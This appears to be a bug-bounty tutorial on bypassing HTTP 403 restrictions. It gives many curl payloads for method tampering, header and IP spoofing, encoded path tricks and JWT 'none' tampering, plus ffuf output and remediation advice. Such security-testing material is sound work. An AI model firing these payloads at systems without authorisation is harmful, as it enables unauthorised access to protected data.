
Introduction
403 Forbidden errors are common in web applications, often protecting admin panels, internal APIs or sensitive endpoints. While they may seem like a dead end, misconfigurations in servers, proxies or access control systems can create cracks in the defense. In this article we'll break down how 403 errors work, why they occur and share real-world techniques to bypass them, helping you access restricted resources during your bug hunting process..
What is a 403 Forbidden Error?
The 403 Forbidden error is an HTTP status code that means your request is understood by the server but you're not allowed to access the resource. Think of it as a bouncer at a club saying, "Yeah, I know who you are, but you're not on the list."
Common Causes of 403 Errors
There are several possible reasons you might encounter a 403 Forbidden error. Here are some of the most common causes:
- IP Address Blocks or Whitelists: Access is denied for specific IP address ranges or locations, often as part of a security policy to restrict or allow traffic from certain sources.
- Improper Permission Configurations (ACL, IAM): Incorrect Access Control List (ACL) or Identity and Access Management (IAM) settings can prevent authorized users from accessing resources.
- User-Agent, Referer or Method Restrictions: Requests are filtered or blocked based on the User-Agent header, Referer header or HTTP method (e.g., GET, POST) often to block bots, crawlers or unauthorized traffic.
- Misconfigured Reverse Proxies (NGINX, Apache): Reverse proxy configurations such as in NGINX or Apache may be incorrectly set up to block access to specific resources or paths based on security policies.
- File or Directory Permission Issues: Misconfigured file or directory permissions can restrict access to certain resources resulting in a 403 error when users attempt to access them.
- Rate Limiting or Throttling: Server-side restrictions based on request frequency may lead to 403 errors when a user exceeds the allowed number of requests within a given time frame.
- Authentication or Authorization Failures: Insufficient permissions, missing credentials or invalid tokens can cause 403 errors, typically due to failed authentication or authorization checks.
- Firewall or Security Software Blocks: security software such as Web Application Firewalls (WAF) may block requests that match certain patterns, such as SQL injection attempts or other malicious activities.
- Geographical Access Restrictions: Some websites restrict access based on the user's geographic location and requests from certain countries or regions may be blocked triggering a 403 error.
Top Techniques to Bypass 403 Forbidden
Here's a categorized cheat sheet of real, effective 403 bypass tricks:
1. HTTP Method Tampering
Many servers apply access controls primarily to common HTTP methods like GET or POST. By switching to less commonly used methods such as PUT, PATCH, DELETE or TRACE you may bypass improperly configured security rules that don't account for these alternatives.
Examples
curl -X OPTIONS --path-as-is https://example.com/private/
curl -X GET --path-as-is https://example.com/private/
curl -X POST --path-as-is https://example.com/private/
curl -X PUT --path-as-is https://example.com/private/
curl -X DELETE --path-as-is https://example.com/private/
curl -X PATCH --path-as-is https://example.com/private/
curl -X HEAD --path-as-is https://example.com/private/
curl -X TRACE --path-as-is https://example.com/private/
curl -X CONNECT --path-as-is https://example.com/private/
curl -X PROPFIND --path-as-is https://example.com/private/
curl -X MKCOL --path-as-is https://example.com/private/
curl -X COPY --path-as-is https://example.com/private/
curl -X MOVE --path-as-is https://example.com/private/
curl -X LOCK --path-as-is https://example.com/private/
curl -X UNLOCK --path-as-is https://example.com/private/
curl -X SEARCH --path-as-is https://example.com/private/- -X: Switch HTTP method.
- — path-as-is: Prevent URL normalization (critical for encoded paths).
What is — path-as-is?
When you send a request with curl it normally cleans up the URL path for you. But sometimes hackers or bug bounty hunters want to send weird or broken paths to see if they can bypass security.
The — path-as-is option tells curl: Send the path exactly how I wrote it — don't fix or change it.
Examples
To access https://example.com/../admin/
Without — path-as-is:
curl -X GET https://example.com/../admin/Gets normalized to: https://example.com/admin/
With — path-as-is:
curl -X GET --path-as-is https://example.com/../admin/Sends exactly https://example.com/../admin/ Which might bypass a 403!
Pro Tip: Use the OPTIONS method to discover the allowed HTTP methods on a server. Then leverage Burp Suite's Intruder to automate brute-forcing and test unsupported methods for potential vulnerabilities.
2. Header Manipulation
When testing for 403 bypasses or other access control misconfigurations, attackers often manipulate HTTP headers to trick the server into granting access. Below are some commonly abused headers, their typical values and what they attempt to achieve
Examples
# Common Headers Used for Bypass Attempts

| Header                    | Example Value              | Purpose / Notes                                         |
|---------------------------|----------------------------|---------------------------------------------------------|
| X-Original-URL            | /admin                     | Access restricted paths via rewritten URLs              |
| X-Rewrite-URL             | /admin                     | Similar to X-Original-URL; processed by some proxies    |
| X-Custom-IP-Authorization | 127.0.0.1                  | Spoof internal IP (localhost)                           |
| X-Forwarded-For           | 127.0.0.1                  | Spoof client IP to appear as localhost                  |
| X-Client-IP               | 127.0.0.1                  | Another way to impersonate internal IP                  |
| X-Host                    | localhost                  | Manipulate host-based access controls                   |
| Referer                   | http://trustedsite.com/    | Trick server into trusting the source of the request    |
Use the X-Original-URL or X-Rewrite-URL headers to override the requested path especially in systems using Nginx reverse proxies. For example:
curl -H "X-Original-URL: /admin" https://example.com/some-page
curl -H "X-Rewrite-URL: /admin" https://example.com/some-page
Bypass with Custom User-Agent
Some servers block requests from tools like Burp Suite or curl by inspecting the User-Agent header. Spoofing it to look like a real browser can help you slip past basic filters
Example:
curl -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" http://example.com/private/This tricks the server into thinking the request is from a normal browser, not an automated tool.
3. Path Fuzzing & Encoding
Many servers block direct paths like /admin but fail to detect encoded, modified or case-altered variants.
URL Encoding
curl -g --path-as-is "https://example.com/%2e%2e/admin"          # ../
curl -g --path-as-is "https://example.com/%2e%2e%2fadmin"        # ../admin
curl -g --path-as-is "https://example.com/%2e%2e%2f%61dmin"      # ../admin with 'a' encoded
curl -g --path-as-is "https://example.com/%2e%2e/%2e%2e/admin"   # ../../admin
curl -g --path-as-is "https://example.com/%2e%2e/%2fadmin"       # ..//admin
curl -g --path-as-is "https://example.com/%20/admin"             # space/admin
curl -g --path-as-is "https://example.com/%2e%2fadmin"           # ./admin
curl -g --path-as-is "https://example.com/admin%2f"              # admin/
curl -g --path-as-is "https://example.com/admin%252f"            # admin%2f (double encoded)
curl -g --path-as-is "https://example.com/admin%2e%2e%2f"        # admin../
path fuzzing
| Trick                       | Example                         | Purpose                                         |
|-----------------------------|---------------------------------|-------------------------------------------------|
| Add a trailing slash        |   /admin/                       | Bypass filters expecting exact match (`/admin`) |
| Add ..;/                    |   /..;/admin                    | Bypass via path confusion                       |
| Double slashes              |   //admin//                     | Bypass normalization rules                      |
| Add a dot at the end        |   /admin.                       | May trick poorly written regex or filters       |
| URL-encode the slash        |   /admin%2f                     | Evade path filters with encoding                |
| Add random extension        |   /admin.php, /admin.json       | Some servers ignore unknown extensions          |
| Backslashes or mixed slashes|   \admin, /admin\/              | Break or confuse path parsers                   |
| Trailing semicolon or space |   /admin;, /admin%20            | May confuse parsers or match loosely            |
| Unicode tricks              |   /admin%c0%af, /admin%ef%bc%8f | Unicode slash bypasses                          |
| Append junk param or fragment|  /admin?foo=bar#               | May bypass path-only checks                     |
Case manipulation
curl https://example.com/admin
curl https://example.com/Admin
curl https://example.com/ADMIN
curl https://example.com/aDmiN
curl https://example.com/adMin
curl https://example.com/AdMiN
curl https://example.com/aDMIN
curl https://example.com/ADMIn
Add Suffixes
curl https://example.com/admin.json
curl https://example.com/admin.css
curl https://example.com/admin.js
curl https://example.com/admin.html
curl https://example.com/admin.php
curl https://example.com/admin.aspx
curl https://example.com/admin.xml
curl https://example.com/admin.txt
curl https://example.com/admin.bak
curl https://example.com/admin.old
curl https://example.com/admin.zip
curl https://example.com/admin.tar.gz
These tricks work when the server restricts /admin but allows /admin.json or other variants due to poor routing or file handling rules.
4. Parameter Tampering
Some servers apply security checks only to the path (e.g., /admin) and ignore query parameters. By appending benign or misleading parameters, you may bypass access controls or filtering rules.
Examples
curl "https://example.com/admin?unused_param=1"
curl "https://example.com/admin?redirect=allowed"
curl "https://example.com/admin?debug=true"
curl "https://example.com/admin?access=granted"
curl "https://example.com/admin?token=123"
5. JWT Token Tampering
When an application uses JWTs for authentication, altering the token's payload such as changing "role": "user" to "role": "admin" — can lead to privilege escalation if the server doesn't properly validate the signature or trust the token blindly.
Steps:
- Decode the JWT at jwt.io.
- Change the role and remove the signature (set algorithm to none).
- Resend the token:
curl -H "Authorization: Bearer <MODIFIED_JWT>" https://example.com/adminarea6. Null Byte Injection
Injecting a null byte (%00) can trick poorly implemented servers into truncating the URL path during processing, potentially bypassing access controls or file restrictions.
curl --path-as-is "https://example.com/admin.php%00.html"
curl --path-as-is "https://example.com/config.php%00.json"
curl --path-as-is "https://example.com/login.php%00?redirect=admin"
curl --path-as-is "https://example.com/user/profile%00.php"
curl --path-as-is "https://example.com/images/logo%00.jpg"
curl --path-as-is "https://example.com/admin%00.php"
curl --path-as-is "https://example.com/secret%00file.txt"
curl --path-as-is "https://example.com/uploads/file%00.zip"
7. HTTP Version Downgrade
Some servers treat HTTP/1.0 requests differently than HTTP/1.1, often bypassing security checks or applying less strict controls for compatibility reasons.
curl -http1.0 https://example.com/admin
curl -http1.0 https://example.com/secret
curl -http1.0 https://example.com/config
curl -http1.0 https://example.com/dashboard
By specifying -http1.0 you're forcing the request to use HTTP/1.0, which may bypass certain security mechanisms that are only enforced in HTTP/1.1 or newer protocols.
8. Bypass with Proxy or IP Spoofing
Some 403 errors occur due to IP-based restrictions. These can sometimes be bypassed by changing your IP address or spoofing headers.
Examples
Using a proxy/VPN:
proxychains curl http://example.com/private/Spoofing IP headers (may work on misconfigured servers):
curl -H "X-Forwarded-For: 127.0.0.1" http://example.com/private/
curl -H "X-Real-IP: 127.0.0.1" http://example.com/private/
9. Switch Between HTTP and HTTPS
Some misconfigured servers apply access controls differently based on the protocol. Switching from https to http (or vice versa) can sometimes bypass restrictions.
Examples
curl http://example.com/private/
curl https://example.com/private/
http://example.com/private/https://example.com/private/
10. Explore Alternate Subdomains & Ports
Access restrictions like 403 errors may only apply to the main domain but the same endpoints might be exposed on other subdomains or non-standard ports.
Examples
Try variations like:

https://admin.example.com/admin

https://dev.example.com/admin

https://example.com:8080/admin

https://example.com:8443/admin

https://example.com:8000/admin
Misconfigured services often forget to secure alternate entry points scanning these can reveal hidden access or bypasses.
11. Skipping the Host Header: A Sneaky Bypass Trick
Sometimes removing the Host header from an HTTP request can trigger misconfigured backend behavior. If the server or a proxy isn't set up correctly it may default the Host value to 127.0.0.1 or localhost, effectively treating the request as internal. This can unintentionally grant access to 403-restricted endpoints.
Example

This trick works when the server auto-fills the missing Host with a trusted internal value, common in legacy setups or misconfigured proxies.
12. Accessing 403 Forbidden Files Using Wayback Machine
Some endpoints that now return 403 Forbidden may have been public in the past. Using the Wayback Machine you can uncover old snapshots of restricted files, admin panels or backup paths making it a valuable recon technique for bug bounty hunters.
Example
https://web.archive.org/web/*/https://example.com/secret-file.txt- https://web.archive.org/web/ — This is the base URL for the Internet Archive's Wayback Machine.
- * The asterisk tells the Wayback Machine to show all available snapshots, regardless of the date.
- https://example.com/secret-file.txt — This is the target file or page you want to check for past versions.
This allows you to manually view older cached versions of endpoints that are now forbidden.
Automating 403 Bypass: Scripts, Tools & Tips
To automate 403 bypass testing, various tools and scripts can help uncover access control weaknesses. Below are some of the most effective methods
Nmap
Misconfigured servers may allow risky HTTP methods like PUT, DELETE, or TRACE. Use Nmap's built-in script to quickly enumerate all supported methods:
nmap --script http-methods -p80,443 example.com
╭─[coffinxp@Lostsec]─[~] (WSL at )─[ 87%]─[ 1,09:19]
╰─ nmap --script http-methods -p80,443 www.nasa.gov
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-01 09:19 MSK
Nmap scan report for www.nasa.gov (192.0.66.108)
Host is up (0.034s latency).
Other addresses for www.nasa.gov (not scanned): 2a04:fa87:fffd::c000:426c
PORT STATE SERVICE
80/tcp open http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
443/tcp open https
| http-methods:
|_ Supported Methods: GET HEAD
Nmap done: 1 IP address (1 host up) scanned in 3.49 secondsFFUF
FFUF (Fuzz Faster U Fool) allows fast fuzzing of directories, paths, and HTTP headers. Customize your wordlist to include bypass tricks and status code filters like 403 and 200.
cat payloads/403_header_payloads.txt | while read header; do ffuf -w payloads/403_url_payloads.txt:PATH -u https://example.com/PATH -H "$header" -mc 200 -fs 0 -x http://172.23.96.1:8080; done
cat payloads/403_header_payloads.txt | while read header; do ffuf -w payloads/403_url_payloads.txt:PATH -u https://example.com/PATH -H "$header" -mc 200 -fs 0 -x http://172.23.96.1:8080; done

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://example.com/PATH
 :: Wordlist         : PATH: /home/coffinxp/payloads/403_url_payloads.txt
 :: Header           : Base-Url: 127.0.0.1
 :: Follow redirects : false
 :: Calibration      : false
 :: Proxy            : http://172.23.96.1:8080
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
 :: Filter           : Response size: 0
________________________________________________

%3b%2f%2e.              [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 977ms]
%2f                     [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 953ms]
%3b%2f..                [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 910ms]
;/%2f%2f../             [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 353ms]
;/%2e.                  [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 358ms]
;/%2f/..%2f             [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 331ms]
;/%2f/../               [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 330ms]
;/.%2e                  [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 329ms]
;/..                    [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 339ms]
;/..%2f                 [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 334ms]
;/..%2f/                [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 347ms]
;/../%2f/               [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 340ms]
;/..%2f//               [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 348ms]
;///..//                [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 359ms]
?                       [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 342ms]
?#                      [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 348ms]
?.php                   [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 340ms]
?;                      [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 356ms]
??                      [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 348ms]
/%2f/                   [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 347ms]
///                     [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 348ms]
//%2f                   [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 350ms]
%2f%2f%2f               [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 344ms]
%2f/%2f                 [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 355ms]
%2f//                   [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 350ms]
:: Progress: [236/236] :: Job [1/1] :: 64 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://example.com/PATH
 :: Wordlist         : PATH: /home/coffinxp/payloads/403_url_payloads.txt
 :: Header           : Client-Ip: 127.0.0.1
 :: Follow redirects : false
 :: Calibration      : false
 :: Proxy            : http://172.23.96.1:8080
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
 :: Filter           : Response size: 0
________________________________________________

%3b/%2f%2f../           [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 344ms]
%3b%2f%2e%2e            [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 355ms]
%2f?;                   [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 360ms]
#                       [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 364ms]
%2f                     [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 414ms]
%3b%2f%2e.              [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 401ms]
%3b//%2f../             [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 421ms]
%3b/%2e.                [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 436ms]
%2f%2f                  [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 442ms]
%3b%2f..                [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 416ms]
%3b/..                  [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 435ms]
%2f/                    [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 451ms]
#?                      [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 466ms]
/                       [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 341ms]
/#                      [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 347ms]
/%2e%2f/                [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 371ms]
/%2e/                   [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 346ms]
/%2e//                  [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 374ms]
/%2f                    [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 391ms]
/..;/../                [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 343ms]
/..;//../               [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 437ms]
/.//                    [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 363ms]
/./                     [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 499ms]
//                      [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 350ms]
//./                    [Status: 200, Size: 1256, Words: 298, Lines: 47, Duration: 334ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
This command tests each custom header with various paths from the wordlist by sending requests through Burp Suite. It helps identify 403 bypasses by combining different header and path payloads, with all traffic visible for analysis in your burp history.
You can download these wordlists directly from my GitHub repository:
Burp Suite 403 Bypass Extension

Testing 403 responses manually is slow. The Burp 403 Bypass extension automates header, method and path manipulations to quickly detect access control bypasses.
Examples
As you can see accessing this endpoint returns a 403 Forbidden response, indicating restricted access.

Let's forward this request to the 403 Bypass Burp extension:

Once the scan completes, the findings will appear in the Burp dashboard as shown:
4-ZERO-3 tool
4-ZERO-3 is a simple yet effective tool that automates common techniques to bypass 403 and 401 errors using path tricks, header injection and method changes. However it may produce false positives so always verify results manually by checking the content length and response content.
Example
bash 403-bypass.sh -u https://target.com/secret --exploit
Risks of 403 Bypass Vulnerabilities
Bypassing 403 Forbidden restrictions can expose critical security flaws. Key risks include:
- Unauthorized Access: Attackers may access protected endpoints, leading to exposure or manipulation of sensitive data.
- Data Breaches: Gaining access to private information can result in serious breaches — causing financial loss, legal consequences, and reputational damage.
- System Integrity Compromise: Attackers could alter or tamper with backend functionality, undermining system reliability and trust.
Immediate remediation is essential to ensure confidentiality, integrity, and availability (CIA) of your system and data.
Remediation
To mitigate 403 bypass vulnerabilities consider the following measures:
- Strengthen Access Controls Implement robust authentication and role-based authorization. Ensure that sensitive endpoints are protected and accessible only to authorized users or services.
- Improve Error Handling Avoid revealing too much information in error responses. Always return proper HTTP status codes (e.g., 403 Forbidden) for unauthorized access, with generic messages that do not help an attacker distinguish valid endpoints.
- Monitor Logs and Alerts Set up alerts for unusual access patterns or multiple failed access attempts. Monitoring can help detect and respond to potential bypass attempts in real-time
Conclusion
403 bypass tricks work when servers are misconfigured or don't properly check access. Testing these methods helps find weak spots before attackers do. Always secure sensitive paths with proper access controls and test regularly to stay protected.
Disclaimer
The content provided in this article is for educational and informational purposes only. Always ensure you have proper authorization before conducting security assessments. Use this information responsibly